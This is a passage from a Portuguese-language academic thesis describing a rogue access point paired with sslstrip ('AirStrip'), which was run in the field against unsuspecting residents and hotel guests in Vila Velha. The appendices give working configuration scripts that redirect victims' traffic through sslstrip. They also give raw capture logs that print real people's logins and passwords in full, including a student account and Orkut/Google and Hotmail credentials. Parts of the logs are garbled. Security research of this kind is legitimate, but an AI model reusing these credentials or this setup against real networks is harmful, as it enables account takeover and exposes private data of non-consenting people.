%3B+Windows+NT+5.1%3B+pt-BR%3B+rv%3A1.9.1%29+Gecko%2F20090624+Firefox
%2F3.5%7Ea15%3Dfalse%7Ea16%3Dpt-BR%7Ea17%3Dna%7Ea18%3Dwww.paypal.com%7Ea19a
%7Ea28%3DMon+Apr+05+2010+20%3A59%3A25+GMT-0300+%28Hora+oficial+do+Brasi

Figura 4.12: Captura dos dados do paypal

4. disponibilidade de AP.

A infraestrutura leva em consideração a possibilidade de manter o Ponto de Acesso falso ativo o maior tempo possível e em segurança. O segundo item considera a quantidade de APs nas proximidades. A localização por sua vez examina qualitativamente os Pontos de Acesso, pois considera-se que um Ponto de Acesso de um hotel e de condomínios, tenha mais clientes que um Ponto de Acesso caseiro. O último item representa a disponibilidade de um AP sem criptografia ou com criptografia fraca, pois esse ataque necessita de conexão com a Internet para manter uma navegação transparente.

O ponto escolhido pode ser visto no mapa da Figura 4.13 , que ilustra uma região da Praia da Costa, bairro considerado um dos mais nobres de Vila Velha, localizado à beira mar, onde encontram-se os principais hóteis da cidade e muitos condomínios. O **AirStrip** foi ativado em um condomínio com duas torres de 20 apartamentos cada, próximo a outros condomínios , a uma loja de informática e a um hotel.

Figura 4.13: Ponto escolhido para o ataque

Foi usado o Kismet para verificar o número de AP e a sua disponibilidade. O resultado com todos os Pontos de Acesso do local escolhido pode ser visto no Apêndice B[10] . Já os Pontos de Acesso disponíveis estão ilustrados na Figura 4.14.

O cenário para o ataque em campo é similar ao apresentado na Figura 4.1. Para um ataque transparente, conecta-se o **AirStrip** ao AP de maior sinal disponível com a interface wlan1. Com base na Figura 4.14 o Ponto de Acesso mais conveniente é o "linksys". Após uma associação bem sucedida, coloca-se a interface que irá aceitar as requisições de associação no modo promiscuo e ativa-se o airbase com um ESSID sugestivo, GVT_10GB. Sempre que um usuário nas proximidades deseja verificar quais as redes presentes na sua lista, a rede GVT_10GB será apresentada e sem criptografia.

Um usuário que está em viagem poderia aproveitar-se de uma rede livre em vez de usar a rede do hotel, que pode ter algum custo. Usuários domésticos também poderiam valer-se de uma conexão livre, quando a banda for superior que a

[10]Somente 12 redes estavam com sinais consideráveis para o ataque



Figura 4.14: Resultado do Kismet

sua. Em suma, além dos usuários que estariam dispostos a associar-se de forma explicita, o AP se encarrega de iludir outros clientes respondendo a qualquer requisição de associação, como foi explicado no capítulo 2.

Quando um cliente associa-se, deve-se esperar que ele faça alguma requisição na porta 443, pois o Sslstrip captura essa transmissão. Ao requisitar uma página segura, o HTTPS é substituido por um http e devolvido para o cliente. Assim, pode-se capturar toda a sessão em texto plano. As Figuras 4.15, 4.16 e 4.17 evidenciam a captura de informações protegidas. O texto foi editado para facilitar a compreensão e destacar o *login* e a senha.

O *log* está no Apêndice B. Ele mostra uma captura bem sucedida realizada no dia 13 de abril de 2010 e nele destaca-se três capturas que são ilustradas a seguir.

A Captura 7, representada na Figura 4.15, revela o login e senha de um aluno da Universidade de Vila Velha, que acessou a extranet acadêmica[11]. Nota-se que o extranet para alunos não usa SSL por padrão.

[11] Disponível em `http://extranet.uvv.br/`

```
7) 2010-04-13 19:18:51,054 POST Data (extranet.uvv.br):
__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=%2FwEPDwULLTE0NzM4
FJ5xpm&__EVENTVALIDATION=%2FwEWCgKo%2BK2jDgLJt87UCwKmwK%2FKCwK
xSNz2vUP9DbnMiA%2FHglqpA%3D&ctl00%24body%24cLogin%24txt

Login=200828xxx    &ctl00%24body%24cLogin%24txt
Senha=0001xx       &ctl00

%24body%24cLogin%24btnEntrar=Entrar%21
```

Figura 4.15: Captura de login e senha Uvv (extranet.uvv.br)

No entanto, as Capturas 10 e 15 representam um ataque bem sucedido. A Figura 4.16 evidencia o email, que serve de login e a senha de um usuário do Orkut. Assim como os outros *sites* do Google, o Orkut[12] usa direcionamento para a página segura. O redirecionamento permitiu a substituição do HTTPS pelo HTTP e a captura dos dados com sucesso.

```
10)2010-04-13 21:24:51,399 SECURE POST Data (www.google.com):
continue=http%3A%2F%2Fwww.orkut.com%2FRedirLogin%3Fmsg%3D0%26page
%3Dhttp%253A%252F%252Fwww.orkut.com.br%252FHome.aspx%253Fhl%253D
pt-BR%2526tab%253Dw0%26ts%3D1271204670252%3A1271204671799%3A12712
04689608&service=orkut&cd=BR&skipvpage=true&sendvemail=false&rm=
false&dsh=7329423807932320 25&hl=pt-BR&GALX=CXtM7JvZNdo&

Email=rosanaanxxxxxx@hotmail.com       &
Passwd=241xxxxx                        &rmShown=1&signIn=Login
```

Figura 4.16: Captura de login e senha Orkut (www.google.com)

A Captura 15, mostra os dados do Hotmail[13] do mesmo usuário do Orkut na captura 10. O Hotmail na sua página de login não apresenta indicadores de SSL. No entanto, ocorre um redirecionamento para uma página segura ao enviar os dados. Esse procedimento permite a captura dos dados do usuário, como evidencia a Figura 4.17.

[12]Disponível em http://www.orkut.com
[13]Disponível em http://www.hotmail.com/

```
15) 2010-04-13 21:30:04,232 SECURE POST Data (login.live.com):

login=rosanaanxxxxxx@hotmail.com          &
passwd=24xxxx                             &token=&mest=-

1&type=11&LoginOptions=2&token=&PPSX=Passp&PPFT=CeQ*B0R07hfTn
4b4CGwTJP5f2nEPx8yrMF1v46QW5jniQtPRiq1*jlbxWdc3aPa0xXLCmR%218
9nX34uVIGRQudPkpxC1fc3pdt5Gg5J5qXXUKYbLkQI3C6ITs6uiRE41YtGgzL
sm5hQ5o1PbCfM*9rLwQHE3Uu2lcdWXUBWpOv3hEd8NPEJve8%21CbU5k4&ids
bho=1&PwdPad=&sso=&i1=3&i2=2&i3=7452&i4=
```

Figura 4.17: Captura de login e senha Hotmail (login.live.com)

Capítulo 5

Conclusão

O principal padrão de segurança de autenticação da Internet é o SSL/TLS, apesar de sua proteção chegar até a camada de transporte/sessão. Na camada de aplicação o responsável é o navegadore é por meio do *browser* que o usuário envia e recebe informações. O navegador usa indicadores de conexão segura para mostrar visualmente o estado da conexão. Em conexões HTTP nenhum indicador é apresentado, já em conexões SSL/TLS os indicadores (cadeado, URLs colorido e realce de domínio) podem apresentar-se no navegador. Normalmente, o acesso à sítios *Web* seguros é feito por intermédio de um *link* ou redirecionamento e é responsabilidade da camada de aplicação redirecionar o usuário e validar o certificado, para apresentar eventuais indicadores de segurança e advertir o usuário em caso de falha de segurança.

Para explorar a vulnerabilidade de redirecionamento do SSL/TLS é necessário capturar os dados do usuário como em um ataque *Man-in-the-middle* e evitar alertas. Com esse intuito foi explorado uma vulnerabilidade de implementação do padrão 802.11, que está na seleção e na configuração da rede. Foi disponibilizado um Ponto de Acesso falso capaz de escutar *Request Probes*, aproveitando que o SSID sempre é transmitido em texto aberto. Ao aprender os SSIDs requisitados, o AP responde as requisições com o mesmo SSID requisitado, para aproveitar a falha de seleção de rede. Se o SSID for de confiança do cliente, indiferentemente do sistema usado (Windows XP, Mac OS/X Snow Leopard e GNULinux/Debian 5.0) a associação acontecerá sem a intervenção do usuário sempre que o cliente encontrar o falso AP na fase de boot, ao despertar ou efetuar login e quando perde a conexão inicial.

No caso do sistema operacional Windows XP, se nenhuma rede de confiança for encontrada, a interface fica no modo *parked* em busca de uma rede. Se uma rede confiável aparecer na sua zona de alcance a associação é feita transparentemente sem que o usuário seja advertido.

Deve-se ressaltar que o Ponto de Acesso falso encoraja a associação do cliente, porém não previne que o cliente associe-se com um Ponto de Acesso real. Esse fato não impossibilita a exploração, pois um ataque de desautenticação provoca a desassociação do cliente, permitindo que o falso AP seja selecionado. Durante a captura em campo, notou-se que após a autenticação com o falso AP, alguns clientes se desassociavam precocemente. A baixa potência do sinal do AP pode ser a causa, pois clientes Windows buscam contantemente por sinais mais fortes.

Com o *Man-in-the-middle* ativo, foi possível capturar os dados em campo, por meio da exploração do redirecionamento das páginas da web. Os dados são de *sites top ten* no *site* Alexa. No entanto, para a captura dos dados úteis apresentados, o falso AP foi mantido ativo quatro horas diariamente por uma semana. Notou-se, que mesmo após uma associação bem sucedida, dificilmente a navegação conduzia a dados sigilosos.

Para que a exploração tenha maiores chances de sucesso são necessárias horas de captura, uma placa de rede com *firmware* modificado e uma antena de maior potência, para evitar desassociação devido ao enfraquecimento do sinal, já que WLAN autoconfig do Windows XP, que é o sistema mais usado no Brasil, procura constantemente por Pontos de Acesso com sinais mais fortes.

Os principais sistemas operacionais para *desktop* e seus navegadores estão sujeitos a exploração com o **AirStrip**. Entretanto, o sucesso da exploração depende do perfil de navegação do usuário e de sua atenção aos indicadores do navegador, visto que os indicadores positivos, *padlock*, realce de domínio e URL colorida não serão apresentados. Porém, ressalta-se que indicadores negativos, que são mais evidentes que os positivos, foram completamente evitados.

É importante destacar, que além de notificar ao leitor a respeito dos riscos inerentes a redes sem fio e a transações online, as falhas exploradas poderão ser estudadas para prover soluções mais seguras. Como por exemplo, se o gerenciador de redes associasse um SSID a somente um MAC, o gerenciador poderia solicitar ao usuário sua intervenção caso o MAC mudasse. No caso do navegador, se ele mantivesse uma lista dos *sites* acessados com SSL/TLS habilitado, o navegador poderia comparar a cada redirecionamento os atributos do *site* com os da lista, caso encontrasse alguma inconsistência, o usuário seria alertado.

Referências Bibliográficas

ADELSBACH, A.; GAJEK, S.; O, J. S. Visual spoofing of ssl protected web sites and effective countermeasures. *ISPEC*, 2005.

ANTONIEWICZ, B. 802.11 attacks. *Foundstone*, 2008. Disponível em: <http://www.foundstone.com/us/resources/whitepapers/802.11_attacks.pdf>.

BECK, M.; TEWS, E. Practical attacks against wep and wpa. *aircrack-ng*, Novembro 2008. Disponível em: <http://dl.aircrack-ng.org/breakingwepandwpa%-.pdf>.

BITTAU, A.; HANDLEY, M.; LACKEY, J. The final nail in wep's coffin. *University College London*, 2005. Disponível em: <http://tapir.cs.ucl.ac.uk-/bittau-wep.pdf>.

FLICKENGER, R. *Wireless Hacks*. [S.l.]: O'Reilly, 2003. ISBN 0-596-00559-8.

FREIER, A. O.; KARLTON, P.; KOCHER, P. C. The ssl protocol. *Transport Layer Security Working Group*, Novembro 1996. Disponível em: <http://www.mozilla.org/projects/security/pki/nss/ssl/draft302.txt>.

GUY, T. C. *The Windows XP Wireless Zero Configuration Service*. [S.l.], Novembro 2002. Disponível em: <http://technet.microsoft.com/en-us/library-/bb878124.aspx>.

HAO, G.; TAO, G. Principle of and protection of man-in-the-middle attack based on arp spoofing. *Journal of Information Processing Systems*, Vol.5, n. No.3, Setembro 2009.

HURLEY, C. *Penetration tester's*. Elsevier. [S.l.]: Syngress, 2007. (Open Source Toolkit, v. 2). ISBN 978-1-59749-213-3.

HURLEY, C. *WarDriving and Wireless Penetration Testing*. [S.l.]: O'Reilly, 2007. ISBN 1-59749-111-X.

IEEE. 2007. IEEE. Disponível em: <http://standards.ieee.org/getieee802-/download/802.11-2007.pdf>.

ITU-T. *ITU-T X.509*. Agosto 2005. Disponível em: <http://www.itu.int/rec/T-REC-X.509/en>.

KUROSE, J. F.; ROSS, K. W. *Redes de Computadores e a Internet*. 3.ed. ed. [S.l.]: Pearson, 2006. (Uma abordagem top-down). ISBN 85-88639-18-1.

LEFFLER, S. *Multimode Atheros Driver for WiFi on Linux*. [S.l.], 2002. Disponível em: <http://madwifi-project.org/svn/madwifi/trunk/README>.

LEHEMBRE, G. Wi-fi security – wep, wpa and wpa2. *www.hsc.fr*, n. 28, Dezembro 2005. Disponível em: <http://www.hsc.fr/ressources/articles-/hakin9_wifi/hakin9_w ifi_EN.pdf>.

MARLINSPIKE, M. *New Tricks For Defeating SSL In Practice*. 2009. Disponível em: <http://www.blackhat.com/presentations/bh-dc-09/Marlinspike/BlackHat-DC-09-Marlinspike-Defeating-SSL.pdf>.

NEMETH, E. *et al. Manual Completo do Linux*. 2.ed. ed. [S.l.]: Pearson, 2007. (Guia do Administrador). ISBN 978-65-7605-112-1.

OPPLIGER, R.; GAJEK, S. Effective protection against phishing and web spoofing. *opga*, 2005.

OREBAUGH, A. *Wireshark & Ethereal*. [S.l.]: Syngress, 2007. (Network Protocol Analyzer Toolkit).

PELLEGRINI, A.; BERTACCO, V.; AUSTIN, T. Fault-based attack of rsa authentication. *University of Michigan*, 2010. Disponível em: <http://www.eecs-.umich.edu/~valeria/research/publications/DATE10RSA.pdf>.

ROESSLER, T. *Web Secutity Challenges*. 2006. Disponível em: <http://www-.w3.org/2006/Talks/0526-www-websecurity.pdf>.

STALLINGS, W. *Criptografia e segurança de redes*. 4.ed. ed. [S.l.]: Pearson, 2008. (Princípios e práticas). ISBN 978-85-7605-119-0.

TANENBAUM, A. S. *Redes de Computadores*. 4.ed. ed. [S.l.]: Campus, 2003. ISBN 978-85-352-1185-6.

TEWS, E.; WEINMANN, R.-P.; PYSHKIN, A. Breaking 104 bit wep in less than 60 seconds. *TU Darmstadt*, 2001. Disponível em: <http://eprint.iacr.org/2007-/120.pdf>.

Apêndice A

Arquivos de configuração

```
#PÁRA SERVIÇOS
#!/bin/bash

#PÁRA SERVIÇOS
echo -e "parando o bind...\n"
/etc/init.d/dhcp3-server stop

echo

#Coloca a interface em modo monitor
wlanconfig ath0 destroy
wlanconfig ath0 create wlandev wifi0 wlanmode monitor

#Ativa AP falso e cria interface at0
```

Figura A.1: Configuração fake AP

```
#!/bin/bash

#Configura interface at0
ifconfig at0 up 200.130.211.1 netmask 255.255.255.0

#PARA TESTE EM REDE CABEADA
/etc/init.d/dhcp3-server start

#Limpa iptables
iptables --flush
iptables --table nat --flush
iptables --delete-chain
iptables --table nat --delete-chain

#Ativa repasse
echo 1 > /proc/sys/net/ipv4/ip_forward

#Faz o masquerade para rede wlan1 USB
iptables --table nat --append POSTROUTING --out-interface wlan1 -j MASQUERADE
#iptables --table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE
iptables --append FORWARD --in-interface at0 -j ACCEPT
#Realiza o DNAT, mudar ip da rede externa para redes diferente de 192.168.1.1
iptables -t nat -A PREROUTING -p udp --dport 53 -j DNAT --to 192.168.1.1

#Redireciona da porta 80 para 10000
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-ports 10000

sslstrip -l10000 -w <arquivo_log>
```

Figura A.2: Configuração do iptables e ativa o sslstrip

```
default-lease-time 60;
max-lease-time 72;
option routers 200.130.211.1;
option broadcast-address 200.130.211.255;
ddns-update-style ad-hoc;
log-facility local7;
subnet 200.130.211.0 netmask 255.255.255.0 {
  range 200.130.211.100 200.130.211.254;
  option domain-name-servers 200.130.211.1;
}
```

Figura A.3: Configuração do DHCP /etc/dhcp3

Apêndice B

Logs de captura em campo

```
2010-04-13 18:02:40,217 POST Data (65.54.50.86):
VER 1 MSNP18 MSNP17 CVR0
CVR 2 0x0416 winnt 5.1 i386 MSNMSGR 14.0.8089.0726 msmsgs
thiagosteincunha@hotmail.com
USR 3 SSO I thiagosteincunha@hotmail.com

2010-04-13 18:06:03,720 POST Data (ocsp.verisign.com):
0Q0O0M0K0I0^F^E+^N^C^B^Z^E^@^D^T?Æ@
Å7^B^PsE^_<8f>\d£Ô7Ý      -Ô<9d><83>e
2010-04-13 18:06:11,552 POST Data (www.sqm.microsoft.com):
MSQMx04-13 18:06:11,552 POST Data (www.sqm.microsoft.com):
MSQMx^@^@^@^@^@^@^@vètL^C^@^@^@8^A^@^@^C^@^@^@^@^@^@^@^@^@
^@^@^@^@^@^@Ð6Ï^[MÛÊ^A^@^@^@^@^@^@^@^@ ^Zf
;^@^@^@^@^B^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@À^@^@^@^A^@^@^@^C
^@^@^@^@^@^@^@^B^@^@^@^D^@^@^@.^@^@^@^E^@^@^@^[cêç^@^@^@^@
^M^@^@^@^F^C^@<81><8b><8c>^A^@^X^@^@^@<8b><8c>^A^@<8b><8c>
^A^@^\^@^@^@<99>^_^@^N^@^@^@^@"^@^@^@ ^@^@^@<8b><8c>^A^@p^
C^@^@^@^@^@^@>^@^@^@R^@^@^@^A^@^@^@.^@^@^@X^@^@^@^B^@^@^@^
@^@^@^@|^@^@^@^@

2010-04-13 19:14:46,291 POST Data (www.orkut.com.br):
title=Eu%20catarreando%20por%20ae&desc=&POST_TOKEN=50798FA
7C1D3749D49DED3B6E5D54D3F&signature=jGgpe2AY5jtxqdQ6ofdR90
Z%2FIX4%3D&Action.updateAlbum=&uid=13779804991341439346&a
id=1253781823&oxh=1
2010-04-13 19:15:26,949 POST Data (www.orkut.com.br):
title=Alguns%20Rabiscos%20by%20Nikita&desc=&POST_TOKEN=507
98FA7C1D3749D49DED3B6E5D54D3F&signature=jGgpe2AY5jtxqdQ6of
```

dR90Z%2FIX4%3D&Action.updateAlbum=&uid=137798049913414393
46&aid=1223657569&oxh=1
2010-04-13 19:15:54,921 POST Data (codecs.microsoft.com):
CLSID={474F00F5-3853-492C-AC3A-476512BBC336}
2010-04-13 19:16:07,784 POST Data (www.orkut.com.br):
caption=&setAsAlbumCover=1&POST_TOKEN=50798FA7C1D3749D49DE
D3B6E5D54D3F&signature=jGgpe2AY5jtxqdQ6ofdR90Z%2FIX4%3D&
Action.update=&aid=1265374917&pid=1265400259961&
uid=13779804991341439346&oxh=1
2010-04-13 19:16:49,216 POST Data (codecs.microsoft.com):
CLSID={474F00F5-3853-492C-AC3A-476512BBC336}
2010-04-13 19:17:04,755 POST Data (www.orkut.com.br):
caption=4%20anos.&setAsAlbumCover=1&POST_TOKEN=50798FA7C1
D3749D49DED3B6E5D54D3F&signature=jGgpe2AY5jtxqdQ6ofdR90Z%
2FIX4%3D&Action.update=&aid=1253781823&pid=1253809557203&
uid=13779804991341439346&oxh=1
2010-04-13 19:18:51,054 POST Data (extranet.uvv.br):
__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=%2FwEPDwULLTE
0NzM4MTI3MzgPZBYCZg9kFgICAw9kFgYCAw9kFgJmDw8WAh4ISW1hZ2VV
cmwFQGh0dHA6Ly9leHRyYW5ldC51dnYuYnIvX2NvbnRlbnQvaW1hZ2Vuc
y9CYXNlL3BvcnRhbEFjYWRlbWljby5wbmdkZAIFD2QWAgIBD2QWBAIBDw
9kFgIeCm9ua2V5cHJlc3MFNVByb3hpbW9Db250cm9sZShldmVudCwgJ2N
0bDAwX2JvZHlfY0xvZ2luX3R4dFNlbmhhJyk7ZAIDDw9kFgIfAQU2UHJv
eGltb0NvbnRyb2xlKGV2ZW50LCAnY3RsMDBfYm9keV9jTG9naW5fYnRuR
W50cmFyJyk7ZAILDw8WAh4EVGV4dAUfJmNvcHk7MjAwOSAtIFZlcnPDo
28gMi4wLjYuMTA1N2RkZCww2HH1tPMaCvJdgvEyZUFJ5xpm&__
EVENTVALIDATION=%2FwEWCgKo%2BK2jDgLJt87UC
wKmwK%2FKCwKa0eKXDQKG2POHCgKozNa%2BCQKT8MyOCAKi9daJBgLs4
K%2BxAgL3yZtYkIJvcxSNz2vUP9DbnMiA%2FHglqpA%3D&ctl00%24
body%24cLogin%24txtLogin=200828761&ctl00%24body%24cLogin%24txt
Senha=000128&ctl00%24body%24cLogin%24btnEntrar=Entrar%21

2010-04-13 19:19:02,020 POST Data (extranet.uvv.br):
__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=%2BDQofAmdkA
gsPDxYCHwEFHyZjb3B5OzIwMDkgLSBWZXJz
w6NvIDIuMC42LjEwNTdkZBgBBR5fX0NvbnRyb2xzUmVxdWlyZVBvc3RC
YWNrS2V5X18WAwUgY3RsMDAkY3RsMDAkYm9keSRidG5NaW5oYXNUdXJt
YXMFKWN0bDAwJGN0bDAwJGJvZHkkYnRuQXRlbmRpbWVudG9FbGV0cm9u
aWNvBRpjdGwwMCRjdGwwMCRib2R5JGJ0bkxvZ291dOse4mW5unmR714H
of6Kn5AxQW23&__EVENTVALIDATION=%2FwEWBwK4iNW3CwKa2Ni8AQL
NuchoAuTsncIJAo%2Ba2YAHArOl2IAJAp%2B%2B3McIJasOTv9%2F2kt
lF1E2SM%2BCRnwwxs%3D&ctl00%24ctl00%24body%24btnMinhas
Turmas.x=83&ctl00%24ctl00%24body%24btnMinhasTurmas.y=15

2010-04-13 20:36:34,075 POST Data (docentes.uvv.br):
__EVENTTARGET=&__EVENTARGUMENT=&__VIEWSTATE=%2FwEPDwULLT
E0NzM4MTI3MzgPZBYCZg9kFgICAw9kFgYCAw9kFgJmDw8WAh4ISW1hZ2
VVcmwFQWh0dHBzOi8vZG9jZW50ZXMudXZ2LmJyL19jb250ZW50L2ltYW
dlbnMvQmFzZS9wb3J0YWxBY2FkZW1pY28ucG5nZGQCBQ9kFgICAQ9kFg
YCAQ8PZBYCHgpvbmtleXByZXNzBTVQcm94aW1vQ29udHJvbGUoZXZlbn
QsICdjdGwwMF9ib2R5X2NMb2dpbl90eHRTZW5oYScpO2QCAw8PZBYCHw
EFNlByb3hpbW9Db250cm9sZShldmVudCwgJ2N0bDAwX2JvZHlfY0xvZ2
luX2J0bkVudHJhcicpO2QCCQ8WAh4HVmlzaWJsZWhkAgsPDxYCHgRUZX
h0BR8mY29weTsyMDA5IC0gVmVyc8OjbyAyLjAuNi4xMDU3ZGRkMdF1Ba
t2U%2FeYvK%2BYbF%2BtJxD56vs%3D&__EVENTVALIDATION=%2FwEWB
wLWrezoDgLJt87UCwKmwK%2FKCwKa0eKXDQKi9daJBgLs4K%2BxAgL3y
ZtYNbcnHe8O7psRk%2BwDIlyABUuW1co%3D&ctl00%24body%24cLogi
n%24txtLogin=200828761&ctl00%24body%24cLogin%24txt
Senha=000128&ctl00%24body%24cLogin%24btnEntrar=Entrar%21

2010-04-13 21:00:50,997 POST Data (sup.live.com):
<?xml version="1.0" encoding="utf-8"?><soap:Envelope xm
lns:soap="http://schemas.xmlsoap.org/soap/envelope/"xml
ns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmln
s:xsd="http://www.w3.org/2001/XMLSchema"><soap:Header>
<WNApplicationHeaderxmlns="http://www.msn.com/webservic
es/AddressBook"><ApplicationId>3B119D87-1D76-4474-91AD-
0D7267E86D04</ApplicationId></WNApplicationHeader><WNAu
thHeaderxmlns="http://www.msn.com/webservices/AddressBo
ok"><TicketToken>t=EwCgAebpAwAUN+MQ7lJ3VIWKMxBsBNLPe+vU
tzmAAGUN0B67EbjvPNP+Nqg3SZOzK2yNQUP5zru5/Adi/fgoQX3OEyV
DOS1kIt3N5THrHBuRcwRIqWqm9rXLE0D3AZ1JLOSxhNWPAsghMZCwZQ
tNp74V+ffspGldcU42dYQyIkRLnTlBAMvUZQSDvbpxbnpWIxTqmORSc
w46HBySklQMA2YAAAjUk2BTDs3kDvAAfdKD9jgFPZMTnrJrhHB44D0I
EKygi54/yM/vjE1FAt0IIHdfAnv0PhUWN3JvG5b4pz/3lDYudiwm5kc
oV/tXXfgU9p+dOBYVZofCNNPZbC5XBKO8lfEia3cHa7adGCOBrV6JGw
CsbZex4rMKkv+3CYtuN1gh42tddnyu9tZyMPas840q4/F3iKjeirzWK
es+q6Tq6bWu2QweCPSdhyw18V8JO0xChB3AVIC6gFDGD0uhRIUr8WEh
3DjN6GqrsA/pGLMctpmPOUADg1J6RHIlWSkSY0KWlxO5Mim5vgCxc25
uXlhGaVNeArHF+xJ5R5jiHQE=&p=</TicketToken></WNAuthH
eader></soap:Header><soap:Body><GetContactsRecentActivi
tyxmlns="http://www.msn.com/webservices/AddressBook">
<entityHandle><Cid>-8800515228886040 39</Cid></entityHan
dle><locales><string>pt-BR</string></locales><count>50
</count></GetContactsRecentActivity></soap:Body></soap
:Envelope>#
2010-04-13 21:24:51,399 SECURE POST Data (www.google.com):

```
continue=http%3A%2F%2Fwww.orkut.com%2FRedirLogin%3Fmsg%3D0
%26page%3Dhttp%253A%252F%252Fwww.orkut.com.br%252FHome.asp
x%253Fhl%253Dpt-BR%2526tab%253Dw0%26ts%3D1271204670252%3A1
271204671799%3A1271204689608&service=orkut&cd=BR&skipvpage
=true&sendvemail=false&rm=false&dsh=7329423807932320 25&hl=
pt-BR&GALX=CXtM7JvZNdo&Email=rosanaanddrade@hotmail.com&
Passwd=24111969&rmShown=1&signIn=Login
2010-04-13 21:25:26,618 POST Data (www.orkut.com.br):
5|1|8|http://static1.orkut.com/gwt/|AC86BC295FC9E907F453D1
1477F0898B|_|getHomePage|1n|8|1g|2n|1|2|3|4|1|5|5|6|0|0|0|
0|0|7|0|0|8|0|0|
2010-04-13 21:25:32,619 POST Data (www.orkut.com.br):
5|1|6|http://static1.orkut.com/gwt/|65524C7BCB3B95601A80B
A8CB25E2111|_|fetchNotifications|14|
15|1|2|3|4|1|5|5|0|0|101|6|1|
2010-04-13 21:25:32,966 POST Data (www.orkut.com.br):
5|1|17|http://static1.orkut.com/gwt/|CF60AE9B83C1F5D3AF0F
06A5BE554EC9|_|fetchExtendedPhotoDto|1r|1o|e|10|740971861
2281974958|1266861582,7409718612281974958|12|126800683965
0|Class$jRc@393,1268006839650|OLHA O
 CLICK|1p|1j|1266861582/1268006839650/508909017/Zp7h0nf.jpg
|1|2|3|4|2|5|6|5|7|1266861582|8|9|10|11|1|12|13|11|2|6|14|
0|0|15|3|0|0|0|0|0|0|0|0|16|12|17|
2010-04-13 21:25:34,137 POST Data (www.orkut.com.br):
5|1|17|http://static1.orkut.com/gwt/|CF60AE9B83C1F5D3AF0F
06A5BE554EC9|_|fetchExtendedPhotoDto|1r|1o|e|10|453330451
7370969303|1267876464,4533304517370969303|12|127111808588
9|Class$jRc@5f5,1271118085889|niver de Merinha
 Coser|1p|1j|1267876464/1271118085889/9612197/Zur3gj.jpg|1
|2|3|4|2|5|6|5|7|1267876464|8|9|10|11|1|12|13|11|2|6|14|0
|0|15|3|0|0|0|0|0|0|0|0|16|12|17|
2010-04-13 21:26:01,813 POST Data (talkgadget.google.com):
count=0
2010-04-13 21:26:03,924 POST Data (talkgadget.google.com):
count=6&ofs=0&req0_c=0D03E7512FA70705&req0_m=%5B%22mf%22%
2C%22nf0%22%2C%220.0.0%22%2C1%2C%7B%22os%22%3A%22windows%
22%2C%22clientver%22%3A1%7D%5D&req0__sc=c&req1_c=0D03E751
2FA70705&req1_m=%5B%22ng%22%2C0%5D&req1__sc=c&req2_c=0D03
E7512FA70705&req2_m=%5B%22qs%22%2C8%5D&req2__sc=c&req3_c=
0D03E7512FA70705&req3_m=%5B%22connect-add-client%22%5D&re
q3__sc=c&req4_c=0D03E7512FA70705&req4_m=%5B%22li%22%2C%22
rc%22%5D&req4__sc=c&req5_c=0D03E7512FA70705&req5_m=%5B%22
connect-add-client%22%5D&req5__sc=c
2010-04-13 21:26:20,061 POST Data (talkgadget.google.com):
```

```
count=2&ofs=6&req0_c=0D03E7512FA70705&req0_m=%5B%22li%22%
2C%22smp%22%5D&req0__sc=c&req1_c=0D03E7512FA70705&req1_m=
%5B%22pr%22%2C%22a%22%5D&req1__sc=c5|1|8|http://static1.
orkut.com/gwt/|6DF0CD908C335B298EE774AF6820EE61|_|postScr
apEntry|14|11061065043838339440|<P>NÃO É BEM EU Q A CADA
 ANO MAIS LINDAAAA!!!!!!!! BEIJOS. GOSTARIA TANTO DE
MARCAR EM ENCONTRO DE VCS. DO 1º ANO!!!</P>|xUHl_WO7WbF8
90v1rmFsHLVUG70:1271204837863|1|2|3|4|3|5|5|5|6|7|8|

2010-04-13 21:30:04,232 SECURE POST Data (login.live.com):
login=rosanaanddrade@hotmail.com&passwd=241169&token=&mest
=-1&type=11&LoginOptions=2&token=&PPSX=Passp&PPFT=CeQ*B0R0
7hfTn4b4CGwTJP5f2nEPx8yrMF1v46QW5jniQtPRiq1*jlbxWdc3aPa0xX
LCmR%2189nX34uVIGRQudPkpxC1fc3pdt5Gg5J5qXXUKYbLkQI3C6ITs6u
iRE41YtGgzLsm5hQ5o1PbCfM*9rLwQHE3Uu2lcdWXUBWpOv3hEd8NPEJ
ve8%21CbU5k4&idsbho=1&PwdPad=&sso=&i1=3&i2=2&i3=7452&i4=
2010-04-13 21:31:02,149 POST Data (clients1.google.com):

 21:53:01,347 POST Data (tools.google.com):
<?xml version="1.0" encoding="UTF-8"?><o:gupdate
 xmlns:o="http://www.google.com/update2/request"
 protocol="2.0" version="1.2.183.23"
 ismachine="1"requestid="{142C0EDA-8127-42A0-8C3D-ABDE5F424
7AB}"><o:os platform="win" version="5.1" sp="Service Pack
